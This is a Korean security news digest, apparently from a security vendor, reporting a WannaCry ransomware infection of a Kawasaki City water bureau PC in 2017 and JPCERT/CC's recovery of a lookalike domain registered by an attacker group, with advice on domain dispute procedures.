상하수도국에서는 세계의 물 환경개선을 위해 기술협력에 의한 국제공헌뿐 아니라 관민연계로 물 비즈니스를 추진하는 플랫폼 ‘가와사키 물 비즈니스 네트워크’를 2012년에 설립하고 국제전개의 노력을 적극적으로 진행하고 있습니다. 대용량 데이터의 송수신을 비롯하여 해외 관계처 등과의 연락 정비를 빈번하게 할 필요가 있다는 점에서 시 행정정보시스템과는 네트워크상 떨어져 있는 형태로 인터넷 접속이 가능한 전용 PC 1대를 사용하고 있습니다.

해당 PC를 2017년 5월 15일 오전 8시경에 가동시킨 결과, 몸값을 요구하는 화면이 표시되어 바이러스 감염이 되었다는 사실이 확인되었습니다.

랜섬웨어 감염을 알리는 글 (출처:가와사키시)

감염된 것은 국제사업추진에 사용하는 PC로, 가와사키 시의 규정을 넘는 용량의 메일을 주고받는 용도로 사용하고 있었다. 담당자는 5월 12일, 아침부터 이상 없이 PC를 조작하고 종료한 후 퇴근했다. 주말이 끝난 15일 오전 8시경에 가동시켰는데 ‘화면에 표시된 폴더가 적다는 것을 알아차렸다’고 한다.(상하수도국 총무부 정보관리과)

재부팅해도 풀더 수는 여전히 적은 상태로 일부 파일은 열리지 않았다. 이상을 감지한 담당자는 선을 뚫고 정보관리과에 상담을 하고 PC 를 가져갔다. 정보관리과에서 확인하자 금전을 요구하는 청구화면이 표시되었다고 한다. 정보관리과는 ‘워너크라이(WannaCry)에 감염된 것으로 보인다’고 말했다.



나의 컴퓨터에 무슨 일이 일어난 것입니까?

중요한 파일은 암호화되었습니다.

문서, 사진, 비디오, 데이터베이스 및 그 외 파일의 대부분은 암호화되었기 때문에 접속할 수 없게 되었습니다. 아마 당신은 파일을 복구시킬 방법을 찾고 있었지만 시간을 낭비할 필요는 없습니다. 누구도 우리의 복호화서비스 없이는 당신의 파일을 복원할 수 없습니다.

파일을 복구할 수 있습니까?

확실하게 모든 파일을 안전하고 간단하게 복원할 수 있는 방법을 추천하겠습니다. 그러나 시간은 많이 없습니다.

당신은 무료로 몇 가지 파일을 복호화할 수 있습니다. <Decrypt>를 클릭하여 지금 곧 시도해보십시오.

그러나 모든 파일을 복호화하고 싶은 경우에는 지불할 필요가 있습니다.

지불을 송신하는데 3일밖에 걸리지 않습니다. 그 후 가격은 2배가 됩니다.

또 7일간 지불을 하지 않으면 파일을 영구히 복구할 수 없습니다.

우리는 6개월간 지불할 수 없을 정보로 가난한 사람들을 위해 무료 이벤트를 개최하겠습니다.

당신은 어떻게 지불하겠습니까?

워너크라이(WannaCry)가 표시하는 몸값 요구 화면 (출처 : 정보처리추진기구)


이 PC 의 OS 는 Windows 7 으로, 패치를 적용하고 있었는지는 ‘담당자가 해외 출장 중이라 명확하지 않다’고 하며, 청내 LAN 에 연결된 PC 는 패치 적용 상황을 관리하고 있는데 접속하지 않은 PC 는 현장에 맡기고 있었다고 알려졌다. 이 PC 는 대부분 메일 전용 단말로 사용되고 있었고 스팸메일도 대량으로 수신하고 있었다. 12 일 시점에서 메일 경유로 감염되었을 가능성도 있는 듯하다.

[출처] http://itpro.nikkeibp.co.jp/atcl/news/17/051601418/?ST=security&itp_list_theme

JPCERT/CC, 사이버공격그룹이 등록한 가짜 도메인의 탈환에 성공 – 대책 노하우도

JPCERT/CC、サイバー攻撃グループが登録した偽ドメインの奪還に成功- 対策ノウハウも

JPCERT/CC 코디네이션센터의 정규 도메인 명 ‘jpcert.or.jp’와 유사한 도메인 명 ‘jpcert.org’가 관계없는 제 3자에 의해 등록된 문제가 발생한 사실이 있었으나, JPCERT/CC 코디네이션센터는 도메인 명의 관리 권한을 돌려받았다. 도메인을 등록한 것은 고도의 사이버공격을 전개하는 그룹인 것으로 보이며, JPCERT/CC 코디네이션센터의 활동을 방해할 목적이었을 가능성도 있다.



공격자그룹이 도메인 명을 등록한 타이밍. 해당 센터가 악성코드정보를 공개한 시기와 겹친다 (그림:JPCERT/CC)

이 센터에서는 해외 연구자에게서 온 연락을 계기로 문제의 도메인 명 ‘jpcert.org’가 센터와 무관한 제 3자에 의해 2 월 9 일에 취득 되었다는 사실을 파악했다. 그래서 2 월 13 일에 이를 알리고 2 월 후반부터 도메인 명의 이관을 요구하여 분쟁 처리를 진행해왔다.

센터의 분석 결과, Whois 정보로 보아 해당 도메인 명을 취득하고 있던 것은 미 국내에 있는 ‘Pantry Food Service’를 사칭하는 조직이지만, 도메인 등록자 정보의 패턴으로 보면 가짜 정보라고 밝혀졌다. 게다가 취득한 그룹은 ‘ChChes’로 알려진 악성코드를 이용하여 일본 국내의 조직에 대해 고도의 사이버공격을 전개하고 있는 그룹이었을 가능성이 높다고 한다.

해당 센터에서는 ‘ChChes’에 관한 정보를 1 월 26 일, 2 월 10 일에 공개하였는데 이 시기에 문제의 도메인 명이 취득되었다. 그 배경에는 센터의 활동에 대한 방해나 일본 국내기업에서 정보를 훔쳐냈을 때, 도메인 명을 이용하여 피해 발각을 늦추게 하려는 속셈이 있었을 것이라 보고 있다.

이번 도메인 명은 제3자에 의해 등록되긴 했으나 DNS에서 NS 레코드가 설정되어 있지 않아 이름 해석을 할 수 없는 상태였다. 제3자가 취득한 기간 내에 해당 도메인 명이 악성코드 배포나 부정행위에 악용된 흔적은 없다고 밝혀졌다. 센터에서는 이번 문제를 참고하여 ‘도메인 명 분쟁처리’의 경위에 대해서 정리하여 정보를 공개했다. 자사나 조직의 유사 도메인 명이 관계없는 제2자에게 취득되었을 때의 대항조치에 관한 노하우를 소개하고 있다.

도메인 명 분쟁처리는 상표등록자의 신청을 바탕으로 상표가 침해하는 도메인 명에 대해서 등록 소거나 이전을 하게 하는 시스템이다. 상표권 소유자라면 재판을 하지 않고도 비교적 단기간에 되돌릴 수 있다.

한편 문제의 도메인 명이 사이버공격에 악용된 경우라고 해도, 도메인 명의 소거나 이전에 직접 연관되어 있는 것은 아니며 어디까지나 상표권 침해를 바탕으로 분쟁처리기관이 판정하는 것이라고 설명했다.

덧붙여 주요 서비스, 제품에 대해서 상표를 등록하지 않으면, 유사 도메인 명을 분쟁처리로 되돌려받는 것은 어렵다며 중요한 서비스나 제품명에 대해서는 조속히 상품 등록해 두는 것을 추천하고 있다.

[출처] <http://www.security-next.com/081856>



Secure Disk

ASM

IMAS

ALYac

(주)이스트시큐리티

(우) 06711

서울시 서초구 반포대로 3 이스트빌딩

02.583.4616

www.estsecurity.com